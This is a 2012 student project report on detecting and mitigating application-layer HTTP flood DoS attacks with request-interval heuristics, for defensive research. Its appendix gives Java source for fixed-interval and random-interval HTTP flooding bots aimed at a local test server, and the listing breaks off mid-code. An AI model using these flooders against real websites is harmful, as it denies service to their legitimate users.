MONITORING AND PREVENTION OF APPLICATION LAYER DDoS ATTACKS THROUGH HEURISTICS METHOD

A PROJECT REPORT

Submitted by

NITHYANANDNIRANJAN.C	**0810108031**
POOVENTHAN.E	**0810108032**

in partial fulfillment for the award of the degree

Of

BACHELOR OF ENGINEERING

in

COMPUTER SCIENCE AND ENGINEERING

KUMARAGURU COLLEGE OF TECHNOLOGY, COIMBATORE.

(An Autonomous Institution Affiliated to Anna University Of Technology ,Coimbatore)

ANNA UNIVERSITY: COIMBATORE-600 025

APRIL 2012

BONAFIDE CERTIFICATE

Certified that this project report entitled "**MONITORING AND PREVENTION OF APPLICATION LAYER DDoS ATTACKSTHROUGH HEURISTICS METHOD"** is the bonafide work of **C.Nithyanandniranjan** and **E.Pooventhan**, who carried out the research under my supervision. Certified also, that to the best of my knowledge the work reported here does not form part of any other project report or dissertation on the basis of which a degree or award was conferred on an earlier occasion on this or any other candidate.

SIGNATURE	**SIGNATURE**
Mr.T.Sudhakar	Prof.N.Jayapathy
SUPERVISOR	**HEAD OF THE DEPARTMENT**
Assistant Professor ,	Professor,
Dept of Computer Science & Engineering,	Dept Of Computer Science & Engineering,
Kumaraguru College Of Technology, Coimbatore – 641049.	Kumaraguru College Of Technology, Coimbatore – 641049.

The candidates with University Register Nos. 0810108031 and 0810108032 were examined by us in the project viva-voce examination held on _____.

INTERNAL EXAMINER **EXTERNAL EXAMINER**

ACKNOWLEDGMENT

We sincerely thank **Dr.S.Ramachandran,Ph.D, Principal, Kumaraguru College Of Technology,Coimbatore ,** for providing us an environment to carry out our course successfully.

We thank **Dr. S. Thangasamy, Ph.D.,** Dean (R&D) and **Prof.N.Jayapathi, Head of the Department of Computer Science & Engineering** for their strong support and encouragement throughout our project.

We express deep gratitude to our guide **Mr.T.Sudhakar,M.E., Assistant Professor, Department of Computer Science & Engineering** for his enthusiastic motivation and continued assistance in the project.

We also extend our sincere thanks to our class advisor **Mrs.L.Latha ,M.E.,(Ph.D) ,Associate Professor, Department of Computer Science & Engineering** for her constant support and motivation.

We would also like to thank our project coordinator, **Mrs.P.Devaki, M.E.,(Ph.D),** Associate Professor, for her support during the course of our project.

We wish to express our sincere thanks to our **Project Coordinators and Staff Members, Department of Computer Science and Engineering** for their unstinted support and guidance throughout the project.

We thank all the **Lab Technicians** of our department who provided us good support and guidance.

TABLE OF CONTENTS

ABSTRACT

Web servers all around the world are suffering from Application-Layer DoS attacks, to which network layer solutions is not applicable as attackers are indistinguishable based on packets or protocols. The main aim of the proposed Project is to implement a heuristic method to monitor and mitigate the Application-Layer DoS Attacks for Popular Websites where legitimate HTTP request causes a flooding of Web servers and a method to identify whether the surge in traffic is caused by DoS attackers or by normal Web surfers. Rather than Adopting to traditional methods of DoS Mitigation, our proposal aims at identifying the Attackers attack techniques and provides an Optimized Mitigation. Its key insight is that a server should give priority to protecting the connectivity of good users during Application-Layer DoS attacks, instead of identifying all the attack requests. The activity of the client is evaluated based on their visiting history and used to schedule their service to their request. Graphical results demonstrating the overhead of attack and the efficiency of our mechanism is explained with the numerical data samples collected in our testing to show the effectiveness of the proposed method.

LIST OF TABLES

Table 1 : List Of Tables.

LIST OF FIGURES

Table 2 : List Of Figures.

LIST OF ABBREVIATION

S.No	ACRONYM	EXPANSION
1.	DOS	Denial of Service
2.	HTML	Hyper Text Markup Language
3.	HTTP	Hyper Text Transfer Protocol
4.	CPU	Central Processing Unit
5.	TCP	Transmission Control Protocol
6.	IP	Internet Protocol
7.	RIP	Routing Information Protocol
8.	ICMP	Internet Control Message
9.	DOW	Defense on Offence Wall

Table 3 : List Of Abbreviation.

CHAPTER 1

INTRODUCTION

A Denial-of-service attack (DoS attack) is an attempt to make a computer or network resource unavailable to its intended users. Although the means to carry out, motives for, and targets of a DoS attack may vary, it generally consists of the concerted efforts of a person, or multiple people to prevent an Internet site or service from functioning efficiently or at all, temporarily or indefinitely.

Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root name servers. The term is generally used relating to computer networks, but is not limited to this field; for example, it is also used in reference to CPU resource management.

One common method of attack involves saturating the target machine with external communications requests, such that it cannot respond to legitimate traffic, or responds so slowly as to be rendered effectively unavailable. Such attacks usually lead to a server overload. In general terms, DoS attacks are implemented by either forcing the targeted computer(s) to reset, or consuming its resources so that it can no longer provide its intended service or obstructing the communication media between the intended users and the victim so that they can no longer communicate adequately.

1.1 DoS ATTACKS

A Denial-of-service attack (DoS attack) is an attempt to make a computer or network resource unavailable to its intended users. Although the means to carry out, motives for, and targets of a DoS attack may vary, it generally consists of the concerted efforts of a person, or multiple people to prevent an Internet site or service from functioning efficiently or at all, temporarily or indefinitely.

Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root nameservers. The term is generally used relating to computer networks, but is not limited to this field; for example, it is also used in reference to CPU resource management.



Figure 1.1 DoS Attack

One common method of attack involves saturating the target machine with external communications requests, such that it cannot respond to legitimate traffic, or responds so slowly as to be rendered effectively unavailable. Such attacks usually lead to a server overload. In general terms, DoS attacks are implemented by either forcing the targeted computer(s) to reset, or consuming its resources so that it can no longer provide its intended service or obstructing the communication media between the intended users and the victim so that they can no longer communicate adequately.

1.2 CHARACTERISTICS OF DoS ATTACKS

A "denial-of-service" attack is characterized by an explicit attempt by attackers to prevent legitimate users of a service from using that service. There are two general forms of DoS attacks: those that crash services and those that flood services.

A DoS attack can be perpetrated in a number of ways. The five basic types of attack are

- Consumption of computational resources, such as bandwidth, disk space, or processor time.
- Disruption of configuration information, such as routing information.
- Disruption of state information, such as unsolicited resetting of TCP sessions.
- Disruption of physical network components.
- Obstructing the communication media between the intended users and the victim so that they can no longer communicate adequately.

A DoS attack may include execution of malware intended to:

- Max out the processor's usage, preventing any work from occurring.
- Trigger errors in the microcode of the machine.
- Trigger errors in the sequencing of instructions, so as to force the computer into an unstable state or lock-up.
- Exploit errors in the operating system, causing resource starvation and/or thrashing, i.e. to use up all available facilities so no real work can be accomplished.
- Crash the operating system itself.

1.3 TYPES OF DoS ATTACKS

1.3.1 Network layer DOS attacks:

Network Security at the Network Layer (Layer 3: IP)

Every layer of communication has its own unique security challenges. The Network Layer (Layer 3 in the OSI model) is especially vulnerable for many Denial of Service attacks and information privacy problems. The most popular protocol used in the network layer is IP (Internet Protocol). The following are the key security risks at the Network Layer associated with the IP:

Routing (RIP) attacks: Routing Information Protocol (RIP) is used to distribute routing information within networks, such as shortest-paths, and advertising routes out from the local network.

ICMP Attacks: ICMP is used by the IP layer to send one-way informational messages to a host. There is no authentication in ICMP, which leads to attacks using ICMP that can result in a denial of service, or allowing the attacker to intercept packets.

PING Flood (ICMP Flood): PING is one of the most common uses of ICMP which sends an ICMP "Echo Request" to a host, and waits for that host to send back an ICMP "Echo Reply" message. Attacker simply sends a huge number of "ICMP Echo Requests" to the victim to cause its system crash or slow down. This is an easy attack because many ping utilities support this operation, and the hacker doesn't need much knowledge.

Ping of Death Attack: An attacker sends an ICMP ECHO request packet that is much larger than the maximum IP packet size to victim. Since the received ICMP echo request packet is bigger than the normal IP packet size, the victim cannot reassemble the packets. The OS may be crashed or rebooted as a result.

1.3.2 Application Layer DoS Attack:

An Application layer DoS attack can be carried out on a wired or wireless network. It is achieved by an attacker sending large amounts of legitimate requests to an application. For example, an HTTP flood attack can make hundreds of thousands of page requests to a web server which can exhaust all of the server's processing capability. With an HTTP flood attack, an attacker sends a SYN packet, and the target system responds with a SYN ACK. The attacker will complete the three way handshake with an ACK packet and then issues an HTTP GET request for a common page on the target system. This process amplified on a wireless network can cause a very high computational load on the target system and may result in degradation of the wireless network to a complete loss of availability of the application. One of the best examples of an HTTP flood attack was the MyDoom9 worm, which targeted many thousands of sites. In the case of MyDoom, 64 requests were sent every second from every infected system. With thousands of infected systems, the attack can prove to be overwhelming.

1.4 TYPES OF APPLICATION LAYER DoS ATTACKS

- Asymmetric Attack
- Session Flooding Attack
- Request Flooding Attack

1.4.1 Asymmetric attack

An Asymmetric attack which is successful in consuming resources on the victim computer. Taking advantage of a property of the operating system or applications on the victim system which enables an attack consuming vastly more of the victim's resources and the attackers (an asymmetric attack). Smurf attack, SYN flood, and NAPTHA are all asymmetric attacks. An attack may utilize a combination of these methods in order to magnify its power.

1.4.2 Session Flooding Attack

The attacker mainly concentrates on Request flooding with different session also called as session flooding attacks by developing a bot to implement this attack. In this attack, the number of sessions that can be managed by the server exceeds the limit and the server gets crashed.

1.4.3 Request Flooding Attack

In this attack, the user makes rapid and random requests to server. For example, posting random comments in a quick rate and requesting data at rapid and random rate. For this type of attack the preferable attack environments are like form submission, Request involving Database connections where proper validation of data is limited are vulnerable.

CHAPTER 2

LITERATURE SURVEY

S. Ranjan et al. proposed a counter-mechanism by building legitimate user model for each service and detecting suspicious requests based on the contents of the requests. To protect servers from application layer DoS attacks, they proposed a counter-mechanism that consist of a suspicion assignment mechanism and DoS resilient scheduler DoS shield. The suspicion mechanism assigns continuous value as opposed to a binary measure to each client session, and scheduler utilizes these values to determine if and when to schedule a session's requests. M. Srivatsa et el. performed admission control to limit the number of concurrent clients served by the online service. Admission control is based on port hiding that renders the online service invisible to unauthenticated clients by hiding the port number on which the service accepts incoming requests. The mechanism needs a challenge server which can be the new target of DoS attack.

J. Yu, Z. Li, H. Chen, and X. Chen proposed a mechanism named DOW (Defense an Offence Wall), which defends against layer-7 attacks using combination of detection technology and currency technology[1]. An anomaly detection method based on K-means clustering is introduced to detect and filter request flooding attacks and symmetric attacks. But this mechanism requires large amount of training data.

Yi Xie and Shun-Zheng Yu introduced a scheme to capture the spatial-temporal patterns of a normal flash crowd event and to implement the Application layer DoS attacks detection[2]. Since the traffic characteristics of low layers are not enough to distinguish the Application layer DoS attacks from the normal flash crowd event, the objective of their work is to find an effective method to identify

whether the surge in traffic is caused by Application layer DoS attackers or by normal Web surfers. Web user behavior is mainly influenced by the structure of Website (e.g., the Web documents and hyperlink) and the way users access web pages. In this paper, the monitoring scheme considers the Application layer DoS attack as anomaly browsing behavior.

J. YU, C. FANG, L. LU, Z. LI proposed a light weight mechanism using trust helmet to identify the behavior of the user[1]. The trust values are stored in persistent cookies that are stored in the user. This technique used four kind of trust among which one is a long term trust. The usage of long term trust for a shore term phenomenon lead to attacker being unidentified in cases of random request interval variation attacks. Also cookies are prone to session hijacking and deletion attacks which is left unaddressed.

Our literature survey has noted that many mechanisms are developed to service legitimate users only. Abnormalities are identified and denied. But large amount of training data is required. Sometimes mitigation mechanism can itself becomes target of DoS attack. The need is felt to design and develop a new heuristic mechanism that can mitigate both session flooding and requests flooding Application layer DoS attacks with small amount of training data. It will service all users if and only if resource is available and use bandwidth effectively. It will identify the abnormalities and serve them with different priorities.

CHAPTER 3

ATTACKER DEFINITION AND METHODOLOGY

3.1 ATTACKER DEFINITION

The goal of DoS attacker is to keep the number of simultaneous requests connections of the server as large as possible to stop new connection requests from legitimate users being accepted. Attacker may use an automated bot which sends requests to the server at a rapid and abnormal rate. The nature of requests may differ based on the scenario of the web application where consecutive requests may of same session or different session depending on the attack strategy. Also scenarios which deals with Database requests with improper connection handling may lead to Database queue overflow even with abnormal refreshing of a page.

3.2 METHODOLOGY

To achieve the main goal of the attacker of keeping the request rate high, the bot is designed with the following methodology. The algorithm of the Bot is as below:

3.2.1 Attacker Algorithm

Algo_session_attack()

Input: target server

Output: Http status from server

{

do

{

Establish http socket connection with the server;

Send Get Http 1.1 request;

Read the response of the server;

Sleep(time); // time depends on the strategy of attacks

}loop

}

3.2.2 Flowchart



Figure 3.1 Flowchart of Attacker algorithm

Based on the request interval variation there are three strategies of attack which is used to confuse the mitigation methods. They are:

- Fixed rate Attack with response being read once in 2 seconds. In this case the Request Interval will be constant.
- Random rate Attack with response being read once in 2 seconds. In this case the Request Interval varies at a random and rapid rate.
- Requesting like a normal user to gain trust and then attacking at a rapid rate. In this case the Request Interval varies between normal and rapid rate.

CHAPTER 4

DESIGN AND IMPLEMENTATION OF THE SYSTEM

4.1. IDENTIFICATION OF ATTACKER

The identification of the attacker involves the differentiation in the behavior of the normal user and the attacker through certain parameters. These parameters help in showing the abnormal behavior clearly indicating the presence of the attacker.

4.1.1. Parameters Used In Attacker Identification

Basically to identify a web user a session is associated with the user. This is one the important parameter that is used to identify a user uniquely. In scenarios where a session cannot be used to identify an attacker like in the case of bots, IP address is used to uniquely indentify a user. In addition to it the series of parameter used are discussed below. These parameters are stored in a lightweight Database like MS-ACCESS or sqlite located preferably in the same DMZ for quick and easy access.

- The last access Time of the user
- Request Interval:
  - The Request Interval defines the difference between the current request time and the previous request time.
- Number of users currently accessing the Web Server.
- Request Threshold limit:
  - It is the maximum number of requests or sessions that an server can serve, but getting crashed. The value of Request Threshold limit is found using stress testing for different scenarios.
- Threshold Request Interval:

  It is the minimum value of request interval that two consecutive

Requests from the same user can have to be classified as a legitimate user. If the request interval is less than this value, then the user is considered as an attacker.

- Request Counter:

  It is a numeric value that is kept on incrementing if the request interval of the user is found to be less than the threshold request interval.

4.1.2. Algorithm For Attacker Identification

4.1.2.1 Session Flooding

As described in types of application layer Denial of service attacks, in session flooding attacks, since requests for each session comes from a different session id, session cannot be used to monitor the user. Instead IP address is used, along with the parameters defined above.

The algorithm for the Session flooding bot is as follows:

```
Algo_session_flooding()
Input: HTTP GET request
Output: server response code
{
Get user ip address  and load the existing details;
Request_threshold_limit= value found from stress testing;
If( req_interval < request_threshold_interval)
    Request_counter++;
Request_threshold_limit=  request_threshold_limit  /  e^
number_of_active_users;
If( request_counter > request_threshold_limit)
```



```
Block the user using mitigation Strategy;
Else
    allow_access;
}
```

4.1.2.2 Flowchart for Session Flooding Indentification:



Figure 4.1. Flowchart for session flooding

4.1.2.3. Request Flooding with Same Session

In cases where a session can be used to monitor a user, it is easy to identify the user uniquely. For attacks with requests flooding from same session user, the following identification strategy is used.

Algorithm for Identification of Session Flooding Attack:

```
Algo_req_flood (session)
Input: session
Output: server response status
{
        Puzzle p
        threshold_limit= X                          //set by admin
if (session.request_counter > threshold_limit)
{
      p=Send_client_puzzle ()
       if (p.result == false)
              Send another puzzle;
      else
              Provide access.
}
}
```


4.1.2.4. FlowChart



Figure 4.2. Flowchart for session flooding attack

4.2 MITIGATION STRATEGY

Once an user is identified to be an attacker, the immediate step is to block the activities of the user. But While blocking the user, the access privilege of normal users should not be affected. Because web versions of DoS malwares allows an attack to be Deployed without the concern of the user. In such blocking the entire system as a whole is not a good idea. So, Only the Attacker BOT is blocked as an when the attack is run.

Algorithm for Mitigation:

```
Algo_mitigate()
i/p: IP address, request_counter
o/p: 403 Forbidden response
{
Request_counter=request_counter-5;
Send 403 Forbidden Response;
}
```

In addition Monitoring system is enabled for Administrator which allows even a user to be blocked permanently.

Since, the parameters for the attacker identification are stored in the database. Administrator is provided with the option of clearing the Certain user entries which are innocuous to the Web Server. In this way a light weight database with fewer entries enables a heuristic Monitoring.

In case of attacks where a normal user activity makes a suspicion, E.g. frequent refresh of a page involving heavy database retrieval dynamic arithmetic captcha is put on a User, which thereby takes some time to be solved by the user. This time in turn decreases the threshold on the server.

4.3 OVERALL SYSTEM DESIGN

The overall system for the testing of our algorithm comprises of a Web site hosted on Glass Fish Server. The mitigation Algorithm is implemented in Jsp on the Web site and attacks are deployed on it to test its efficiency.

4.3.1 Web Module

Web servers are computers on the internet that host website serving pages to viewers upon request. This service is referred to as web hosting. Every web server has a unique address so that other computers connected to the internet know where to find it on the vast network. When the client's request reaches its destination, the web server that hosts website sends the page in HTML code back to client's IP address. This return communiqué travels back through the network. The client computer receives the code and the browser interprets the HTML code then displays the page in graphic form. The website for this testing consists of the following features.

1. Login with Session associated with each user
2. Any Function for the logged in user where Flooding is possible

e.g., A form for Posting of comments/Feedback, Request from Database.

The web Module also provides administrator with monitoring of users. The functions of the administrator include:

- Ability to block or allow any user.
- Delete a user detail from the Database
- Monitor the Performance of the Website through Response Time graphs.

4.3.2. Architecture Of The System

The overall architectural diagram of the proposed project is as in the figure below. When a user (normal/Attacker) requests a connection it first reaches to the mitigation mechanism. Once the connection reaches the mitigation method, the type of user is identified. If the user is logged in then a session is associated with the user. The activities of the user are monitored by associating a request count variable along with the session. If the user is not associated with any session then the IP address is used to identify the user. The nature of the user is identified by request interval variation which is described in the session flooding module.



Figure 4.3 Architecture of the system

CHAPTER 5

SYSTEM REQUIREMENTS

5.1 HARDWARE REQUIREMENTS

The minimum hardware requirements of the system are given in Table 3.1.

Hardware	Minimum Required
Processor	PENTIUM IV 2.6 GHz, Intel Core 2 Duo
RAM	1 GB DDR2 OR DDR3 RAM
Monitor	15" COLOR
Hard Disk	40GB

Table 5.1. Hardware Requirements

5.2 SOFTWARE REQUIREMENTS

The software requirements of the system are given in the Table 3.2

Software	Required
Operating system	Windows XP/07
Language	JAVA, JSP

Table 5.2. Software Requirements

5.2.1 Java

Java is an object-oriented language similar to C++, but simplified to eliminate language features that cause common programming errors. Java source code files (files with a .java extension) are compiled into a format called bytecode (files with a .class extension), which can then be executed by a Java interpreter. Compiled Java code can run on most computers because Java interpreters and runtime environments, known as Java Virtual Machines (VMs), exist for most operating systems, including UNIX, the Macintosh OS, and Windows. Bytecode can also be converted directly into machine language instructions by a just-in-time compiler (JIT).

Java is a general purpose programming language with a number of features that make the language well suited for use on the World Wide Web. Small Java applications are called Java applets and can be downloaded from a Web server and run on your computer by a Java-compatible Web browser, such as Netscape Navigator or Microsoft Internet Explorer. It is intended to let application developers "write once, run anywhere" (WORA), meaning that code that runs on one platform does not need to be recompiled to run on another otherwise simply called PLATFORM INDEPENDENT. Java is currently one of the most popular programming languages in use, particularly for client-server web applications, with a reported 10 million users.

5.2.2 Jsp

Java Server Pages or JSP for short is Sun's solution for developing dynamic web sites. JSP provide excellent server side scripting support for creating database

driven web applications. JSP enable the developers to directly insert java code into jsp file, this makes the development process very simple and its maintenance also becomes very easy. JSP pages are efficient, it loads into the web servers memory on receiving the request very first time and the subsequent calls are served within a very short period of time.

In today's environment most web sites servers dynamic pages based on user request. Database is very convenient way to store the data of users and other things. JDBC provide excellent database connectivity in heterogeneous database environment. Using JSP and JDBC its very easy to develop database driven web application.

Java is known for its characteristic of "write once, run anywhere." JSP pages are platform independent. Your port your .jsp pages to any platform.



Figure 5.1: Jsp Architecture

Jsp pages are high level extension of servlet and it enable the developers to embed java code in html pages. JSP files are finally compiled into a servlet by the JSP engine. Compiled servlet is used by the engine to serve the requests.

5.2.3 External Libraries:

JCommon Package

JCommon is a Java class library that is used by JFreeChart. The library contains miscellaneous classes that support:

- a general logging framework
- a date chooser panel
- serialization utilities

JFreeChart Package

JFreeChart is a free 100% Java chart library that makes it easy for developers to display professional quality charts in their applications. JFreeChart's extensive feature set includes:

- A consistent and well-documented API, supporting a wide range of chart types;
- A flexible design that is easy to extend, and targets both server-side and client-side applications.

CHAPTER 6

TESTING

6.1. TESTING

Testing is performed to verify that the completed software package functions according to the expectations defined by the requirements. The overall objective is not only to find every software bug that exists, but also to uncover situations that could negatively impact the usability and maintainability. From the module level to the application level, there are different types of testing. Depending upon the purpose for testing and the software specifications, a combination of testing methodologies is applied.

6.2 TEST CASES

The attack testing is carried out on the Web Module connected to attacker on 54Mbps Wireless Network.

6.2.1 Attack Testing On Vulnerable Web Module:

The Generalized attack with Fixed request Interval Variation is carried out on the Vulnerable Web Module. The Parameters Used for the attack are:

Connectivity Speed	54 Mbps
Number of Active Users	2
Attacker Efficiency	100 Requests Per Second

Table 6.1. Parameters For Attack

Inferences from the Attack:

- 3500 requests in 30 Seconds were able to Crash the server and make it unavailable for future requests.
- So 100 requests per second is deployed for a successful attack.
- Considering Response overhead for a Good Attacker, Request interval of 1 second or less is considered to be a malicious request rate.
- Considering the overall efficiency of the Algorithm, an Initial Request Threshold limit is set between 75-100 such that the attacker with above characteristic can be identified within 5-10 seconds of attack deployment.
- Response time increases to nearly 25000ms from a normal value of approximately 200ms during the attack.

6.2.2 Attack Testing On Patched Website:

In this testing all the different strategies of session flooding attack mentioned in the Attacker Methodology is deployed with the following Parameters:

Connectivity Speed	54 Mbps
Number of Active Users	2
Request Interval Variation	1. Fixed minimum possible for Fixed Request Interval Variation. 2. 0-1500 ms for Random Request Interval variation. 3. Sleep time of 5000ms for Trusted Request Interval Variation.
Request Interval Threshold	1000ms
Request Threshold limit	75

Table 6.2. Parameters for attack on patched web module.

Inferences from the attack:

- As the attack is deployed from a new user, it took 45 seconds for the server to identify the attacker and block it.
- As the attack is continued from the same attacker, the server took 15 seconds to mitigate the attack as it is already suspicious about the earlier attack.
- Response time recovers to normal within 5seconds of attack deployement.

6.3 PERFORMANCE EVALUATION:

The Inferences from the above testing is compared with the existing methods by J. YU, C. FANG, L. LU, Z. LI [1]. Our algorithm shows better results when compared to earlier one. The Following the various performance improvement that are achieved by out algorithm.

- The time taken for the Mitigation of the Fixed Request Interval attack is vastly improved, since our algorithm is completely based on the current request interval variation and the concept of Long Term Trust is given no importance.
- For the Random Request Interval Attack, the attack is identified at a fixed time as opposed to earlier work where the increase in Short Term Trust lead to attack being identification time varied.
- The Trusted Request Interval Attack can also be mitigated at a Fixed rate, since there is no improvement on the behavior of the user at times when the Request Interval is kept high.
- More over since the Mitigation strategy blocks only when the attack is identified, the accessibility of the normal user is not blocked.

CHAPTER 7

CONCLUSION AND FUTURE WORK

7.1 CONCLUSION:

This project implements an optimized algorithm with heuristic method to indentify and mitigate Application Layer DoS attack with a good monitoring system. The simple online tools available for DoS attacks deployment makes even tryos in Computer security to launch a DoS attack which lead to huge surge in web Traffic. Here in our Project we have identified the attackers strategies and methodology of launching a DoS attack to differentiate between the attacker and normal user easily and block the malicious ones. By using the Database to store the user parameters light weight quick and secure mechanism of identifying and monitoring a user can be established. Also the testing results showed very good results with a maximum amount of attacker being identified with the preservation of accessibility to normal users.

7.2 FUTURE WORK:

The world Cyber Crimes is evolving each day with a Vulnerability being discovered and exploited. With the Evolution crime wares and Fully Undetectable bot nets the Application Layer DoS are taking a new face. Identifying the Bots and Entire network of Botnets could be very good extension of the project. Also implementing the above Mitigation Algorithm as a module on any Open Source Web Servers to make it available for public usage is being proposed. Although the analysis of Asymmetric attacks and proposing a generic mitigation algorithm is big time, DoS identification when resource level reaches a minimum can be looked upon to mitigate such kinds of attacks.

APPENDIX

CODING SAMPLES :

Session Flooding Attacks :

Fixed Request Interval Attack :

```
import java.net.*;
import org.jfree.chart.*;
import org.jfree.chart.plot.PlotOrientation;
import org.jfree.data.xy.*;
import org.jfree.data.*;
import java.io.*;
import java.util.*;
import javax.swing.*;
import java.awt.Color;
class NewThread1 implements Runnable {
  Thread t;
 FixedRequestIntervalAttack d;
  NewThread1() {
    // Create a new, second thread
    t = new Thread(this, "Demo Thread");
    System.out.println("Child thread: " + t);
    t.start(); // Start the thread
  }
```



```
  // This is the entry point for the second thread.
  public void run() {
    try {
      for(int i = 1; i < 100000; i++) {
        System.out.println("Child Thread: " + i);
        // Let the thread sleep for a while.
        try
{
 URL u= new URL("http://localhost:8080/WebModule/vulreqflooding.jsp");
 HttpURLConnection uc=(HttpURLConnection) u.openConnection();
 int code=uc.getResponseCode();
if(code==403)
{
 System.out.println("Site Blocks");
 System.exit(0);
 // d.z=1;
  //System.exit(0);
   }
   System.out.println(code);
          }
catch(MalformedURLException ex)
{
   System.out.println(ex);
}
catch(IOException ex)
```



```
{
System.out.println(ex);
}
          Thread.sleep(0);
        }
    } catch (InterruptedException e) {
        System.out.println("Child interrupted.");
    }
    System.out.println("Exiting child thread.");
  }
}
class FixedRequestIntervalAttack {
 public static int z=0;
  public static void main(String args[]) {
     new NewThread1(); // create a new thread
    String target="127.0.0.1";
    Socket net;
    XYSeries series = new XYSeries("Average Response time");
     try {
       for(int i = 0; i < 100000; i++) {
         try {
           net = new Socket(target, 8080);
           sendRawLine("GET /WebModule/vulreqflooding.jsp HTTP/1.1", net);
           sendRawLine("Host: " + target, net);
          sendRawLine("Connection: close",net );
```

```
try
{
 Thread.sleep(1);
            }
catch(Exception e)
{}
      series.add(i,1);
/* if(z==1)
{
          XYDataset xyDataset = new XYSeriesCollection(series);
        JFreeChart chart = ChartFactory.createXYLineChart
                  ("Request Interval Variation","Requests","Request Interval",
xyDataset, PlotOrientation.VERTICAL, true, true, false);
        ChartFrame frame1=new ChartFrame("XYLine Chart",chart);
        frame1.setVisible(true);
        frame1.setSize(800,800);
try {
ChartUtilities.saveChartAsPNG(new
File("C:/FixedRequestIntervalAttack.png"),chart,
400, 300);
} catch (IOException e) {
System.out.println("Problem in creating chart.");
}z=0;
System.out.println("site blocks the attack with 403 status code.");
System.out.println("Attack Graph saved to C:/FixedRequestIntervalAttack.png");
```



```
System.exit(0);

          }*/
           System.out.println("stress limit..."+i);
           }
            catch(UnknownHostException e)
            {
             System.out.println(" unkwownhost error");
            }
            catch(IOException e)
            {
              System.out.println(e);
            }
          System.out.println("Main Thread: " + i);
         Thread.sleep(200);
        }
    } catch (InterruptedException e) {
      System.out.println("Main thread interrupted.");
    }
    System.out.println("Main thread exiting.");
  }
   public static void sendRawLine(String text, Socket sock)
  {
    try {
       System.out.println("Sucessfull flooding....");
```



```
      BufferedWriter out = new BufferedWriter(new
OutputStreamWriter(sock.getOutputStream()));
       out.write(text+"\n");
       out.flush();
     } catch(IOException ex) {
       ex.printStackTrace();
     }
   }
}
```

Random Request Interval Attack :

```
import java.net.*;
import org.jfree.chart.*;
import org.jfree.chart.plot.PlotOrientation;
import org.jfree.data.xy.*;
import org.jfree.data.*;
import java.io.*;
import java.util.*;
class NewThread2 implements Runnable {
   Thread t;
 RandomRequestIntervalAttack d;
  NewThread2() {
     // Create a new, second thread
     t = new Thread(this, "Demo Thread");
```



```
    System.out.println("Child thread: " + t);
    t.start(); // Start the thread
  }
  // This is the entry point for the second thread.
  public void run() {
     Random rand=new Random();
   int k;
     try {
       for(int i = 1; i < 100000; i++) {
         System.out.println("Child Thread: " + i);
         // Let the thread sleep for a while.
         try
{
 URL u= new URL("http://localhost:8080/WebModule/vulreqflooding.jsp");
 HttpURLConnection uc=(HttpURLConnection) u.openConnection();
 int code=uc.getResponseCode();
if(code==403)
{ System.out.println("Site Blocks......."+code);
 System.exit(0);
 d.z=1;
  }
   System.out.println(code);
   k=rand.nextInt(800);
        try{t.sleep(k);}catch(Exception e){}
```

```
        }
catch(MalformedURLException ex)
{
   System.out.println(ex);
}
catch(IOException ex)
{
System.out.println(ex);
}
          Thread.sleep(0);
        }
    } catch (InterruptedException e) {
       System.out.println("Child interrupted.");
    }
    System.out.println("Exiting child thread.");
  }
}
class RandomRequestIntervalAttack {
  public static int z=0;
  public static void main(String args[]) {
Random rand=new Random();
      new NewThread2(); // create a new thread
    String target="127.0.0.1";
    Socket net;
    int k=0;
```



```
    XYSeries series = new XYSeries("Average Response time");
     try {
       for(int i = 0; i < 100000; i++) {
         try {
           net = new Socket(target, 8080);
           sendRawLine("GET /WebModule/vulreqflooding.jsp HTTP/1.1", net);
           sendRawLine("Host: " + target, net);
          sendRawLine("Connection: close",net );
